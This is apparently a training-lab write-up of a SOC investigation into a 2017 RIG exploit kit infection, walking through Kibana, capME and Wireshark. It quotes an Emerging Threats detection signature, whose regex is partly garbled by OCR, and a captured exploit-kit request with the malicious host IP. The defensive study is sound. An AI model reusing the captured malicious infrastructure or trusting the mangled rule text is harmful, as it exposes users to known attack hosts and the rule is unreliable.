


# TOOLS AND RESOURCES UTILIZED

- Kibana:

Function: A data visualization tool for Elasticsearch that helped the SOC team analyze logs and visualizes suspicious activities and patterns during the incident.





Zoom in on the event by clicking and dragging in the NIDS – Alerts Over Time visualization further focus in on the event timeframe. Since the event happened over a very short period of time, select just the graph line.

# KIBANA

Visualize

Dashboard

Timeline

Dev Tools

Management

Squert

Logout

NIDS - Alerts

0 @timestamp      Q Q □ \* January 27th 2017, 22:54:43.000

t @version      Q Q □ \* 1

t \_id      Q Q □ \* hTjrzXIBB6Cd-\_0SL\_gB

t \_index      Q Q □ \* seconion:logstash-import-2017.01.27

# \_score      Q Q □ \* .

t \_type      Q Q □ \* doc

t alert      Q Q □ \* ET CURRENT\_EVENTS RIG EK URI Struct Mar 13 2017 M2

t category      Q Q □ \* current\_events

t classification      Q Q □ \* trojan-activity

t destination\_geo.country\_name      Q Q □ \* Russia

□ destination\_geo.ip      Q Q □ \* 194.87.234.129

destination\_geo.location      Q Q □ \* {  
    "lon": 37.6068,  
    "lat": 55.7386  
}

□ destination\_ip      Q Q □ \* 194.87.234.129

After use Kibana get this details  
Look at the expanded alert details

first detected NIDS alert in Kibana Jan 27, 2017 – 22:54:43  
source IP address in the alert 172.16.4.193  
the destination IP address in the alert 194.87.234.129  
the destination port in the alert 80 service is HTTP  
the classification of the alert trojan activity  
the destination geo country name Russia

2024049 < Main < EmergingThreats - Chromium

NIDS - Kbara X 2024049 < Main < EmergingThreats - Chromium X capMEI X +

← → C doc.emergingthreats.net/2024049

The screenshot shows a web browser window with the Emerging Threats logo at the top. The main content area displays a detailed alert entry. The alert ID is 2024049, and it was added on 2020-11-04 at 18:49:47 UTC. The alert content is a complex regular expression (PCRE) pattern used for network traffic detection. It includes details about the malware family (Exploit\_Kit\_RIG), severity (Major), and other metadata like affected products and deployment details. A large portion of the alert content is highlighted in blue, specifically the category, malware family, and exploit type. Below the alert, there's a note to add documentation or comments, and a button to 'Add to Documentation'.

EMERGING THREATS

Main

Log In

Main Web Create New Topic Index Search Changes Preferences

User Reference ArticleOfTheWeek TextFormattingRules

Signature Reference WebRss Feed EmergingFAQ

2024049 (2020-11-04, TWikiGuest)

Edit Attach

Jump Search

alert http \$HOME\_NET any -> \$EXTERNAL\_NET any (msg:"ET CURRENT EVENTS RIG EK URI Struct Mar 13 2017 M2"; flow.established,to\_server; urllen:>90; content:"QMvXcJ"; http\_uri; pcre:"/(?=.\*?=[^&](3.4)QMvXcJ).\*?=(?=[A-Za-z\_-][0-9])(?=[a-zA-Z][a-zA-Z])(?=[A-Z0-9\_-][a-zA-Z0-9\_-][a-zA-Z])[A-Za-z0-9\_-]+&.\*?=(?=[A-Za-z\_-][0-9])(?=[a-zA-Z][a-zA-Z])(?=[A-Z0-9\_-][a-zA-Z])(?=[a-zA-Z][A-Z0-9\_-][a-zA-Z])(A-Za-z0-9\_-)+(?=&|\$)/U"; http\_header\_names; content:"Cookie0d 0a"; flowbits:set,ET.RIGEKEExploit; classtype:trojan-activity; sid:2024049; rev:3; metadata:affected\_product Windows XP Vista 7 8 10 Server 32 64 Bit; affected\_product Web Browser Plugins; attack\_target Client Endpoint; created\_at 2017-03-13; deployment\_Perimeter; former\_category CURRENT EVENTS; malware\_family Exploit\_Kit\_RIG; performance\_impact Low; signature\_severity Major; tag Exploit\_kit\_RIG; updated\_at 2020-11-04;)

Added 2020-11-04 18:49:47 UTC

Please enter documentation, comments, false positives, or concerns with this signature. Press the Attach button below to add samples or Pcaps.

Add to Documentation

## Emerging Threats!

link that is provided in the signature\_info field of the alert

What is the malware family for this event

Exploit\_Kit\_RIG

What is the severity of the exploit

The signature severity is Major.

What is an Exploit Kit? (EK)  
Search on the internet to  
computer with malware

a x capME! x +

Not secure | localhost/capme/elastic.php?esid=bKR2kXIBxqASK9Ri3jkE

pcap file related to this alert  
172.16.4.193:49202\_194.87.234.129:80-6-803060238.pcap

Log entry:  
2020-06-08 01:06:23 pid(19978) Alert Received: 0 1 trojan-activity seconion-import-1 [2017-01-27 22:54:43] 9 24 {ET CURRENT\_EVENTS RIG EK URI Struct Mar 13 2017 M2}  
172.16.4.193 194.87.234.129 6 49202 80 1 2024049 1 4 4

IDS rule:  
alert tcp \$HOME\_NET any -> \$EXTERNAL\_NET \$HTTP\_PORTS (msg:"ET CURRENT\_EVENTS RIG EK URI Struct Mar 13 2017 M2"; flow:established,to\_server; urilen:>90; content:"QMvXcJ"; http\_uri; pcre:"/(?=.\*?=[^&]{3,4}QMvXcJ).\*?(?=[A-Za-z\_-]\*[0-9])(?=[a-zA-Z][a-zA-Z\_-]\*[A-Z])(?=[A-Z0-9\_-]\*[a-zA-Z][A-Za-zA-Z0-9\_-]+&.\*?(?=[A-Za-z\_-]\*[0-9])(?=[a-zA-Z][a-zA-Z\_-]\*[A-Z])(?=[A-Z0-9\_-]\*[a-zA-Z][A-Za-zA-Z0-9\_-]+(?:&\$)/U"; content:"Cookie|3a"; flowbits:set,ET.RIGEKEExploit; metadata: former\_category CURRENT\_EVENTS; classtype:trojan-activity; sid:2024049; rev:1; metadata:affected\_product Windows\_XP\_Vista\_7\_8\_10\_Server\_32\_64\_Bit; affected\_product Web\_Browser\_Plugins; attack\_target Client\_Endpoint; deployment Perimeter; tag Exploit\_kit\_RIG; signature\_severity Major; created\_at 2017\_03\_13; malware\_family Exploit\_Kit\_RIG; performance\_impact Low; updated\_at 2017\_03\_13;)

CAPME: Detected gzip encoding. ← the requested file was gzip compressed  
CAPME: Automatically switched to Bro transcript.  
Sensor Name: seconion-import  
Timestamp: 2017-01-27 22:54:43 ← timestamp 22:54:43  
Connection ID: CLI  
Src IP: 172.16.4.193  
Dst IP: 194.87.234.129  
Src Port: 49202  
Dst Port: 80  
OS Fingerprint: 172.16.4.193:49202 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]  
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S,:Windows:?:]  
OS Fingerprint: -> 194.87.234.129:80 (distance 0, link: ethernet/modem)  
SRC: GET /ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fitKeRVawGyjRaFcw1nyYdeAwgQ8\_qtIEKBzBKfgZ6D-hyMZAh1z6LRVvQ42w&tuf=2320&q=wH7QMvXcJwDNFYbGMvrER6NbNknQAOKPxph2\_drZdZqxKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114ta57.406t1v7x8&br fl=4180  
SRC: ACCEPT: text/html, application/xhtml+xml, \*/\*  
SRC: REFERER: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html ← the GET request for the file  
SRC: ACCEPT-LANGUAGE: en-US  
SRC: USER-AGENT: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
SRC: ACCEPT-ENCODING: gzip, deflate  
SRC: ACCEPT-CHARSET: ISO-8859-1

## View the Transcript capME!

website did the user intend to connect to [www.homeimprovement.com](http://www.homeimprovement.com). The URL did the browser refer the user to [ty.benme.com](http://ty.benme.com). kind of content is requested by the source host from [tybenme.com](http://tybenme.com). The content is shown as gzip.



# TOOLS AND RESOURCES UTILIZED

## INVESTIGATE USING WIRESHARK

- What is the Wireshark:

Function: A network analyzer used to capture and analyze network traffic, helping to trace the scope of the infection and identify malicious communication.

- Pivoting from SGUIL to WIRESHARK

means shifting your analysis to **Wireshark** to investigate network traffic at a deeper level. It involves using Wireshark to capture and analyze packets after detecting

HOW ?


Right click on the record → select Wireshark

- Change the format of Time.

To make time and date appears as column in Wireshark using helpful format

HOW?

View > Time Display Format > Date and Time of Day, View > Time Display Format > Seconds





# TOOLS AND RESOURCES UTILIZED

## INVESTIGATE USING WIRESHARK

- Investigate HTTP Traffic

in Wireshark many of packets exists so , we can use filter box to retrieve specific packets.

firstly, we filter to get http requests by `http.request` for web requests only

No.	Time	Source	Destination	Protocol	Length	Info
4	2017-01-27 22:54:41.506604	172.16.4.193	104.28.18.74	HTTP	552	GET /remodeling-your-kitchen-cabinets.html HTTP/1.1
27	2017-01-27 22:54:42.487067	172.16.4.193	104.28.18.74	HTTP	529	GET /wp-content/plugins/wp-postratings/postratings-css.css?ver=1.83 HTTP/1.1
31	2017-01-27 22:54:42.600218	172.16.4.193	104.28.18.74	HTTP	572	GET /wp-content/plugins/daves-wordpress-live-search/css/daves-wordpress-live-search_default_gra...

In the Hypertext Transfer Protocol (HTTP) application layer, fields like request type, accept, and host are commonly seen. However, one important field is the Referer, which indicates the website that directed the user to the current page. This field can be critical in identifying when a user is redirected from a legitimate site to a malicious one.

```
Hypertext Transfer Protocol
▶ GET /remodeling-your-kitchen-cabinets.html HTTP/1.1\r\n
Accept: text/html, application/xhtml+xml, */*\r\n
Referer: http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&qs=n&sp=-1&pq=home+improvement+remodeling+your+kitchen&sc=0-40&sk=&cvid=194EC908DA
Accept-Language: en-US\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
Accept-Encoding: gzip, deflate\r\n
Host: www.homeimprovement.com\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html]
[HTTP request 1/3]
[Response in frame: 25]
[Next request in frame: 27]
```



# TOOLS AND RESOURCES UTILIZED


## INVESTIGATE USING WIRESHARK

- Saving HTTP File

We need to save the HTTP file for analysis, such as generate its hash, and check if it's a malicious file or not using Virus total or other websites.

How

File → Export Objects → HTTP. select the **remodeling-your-kitchen-cabinets.html** packet and save



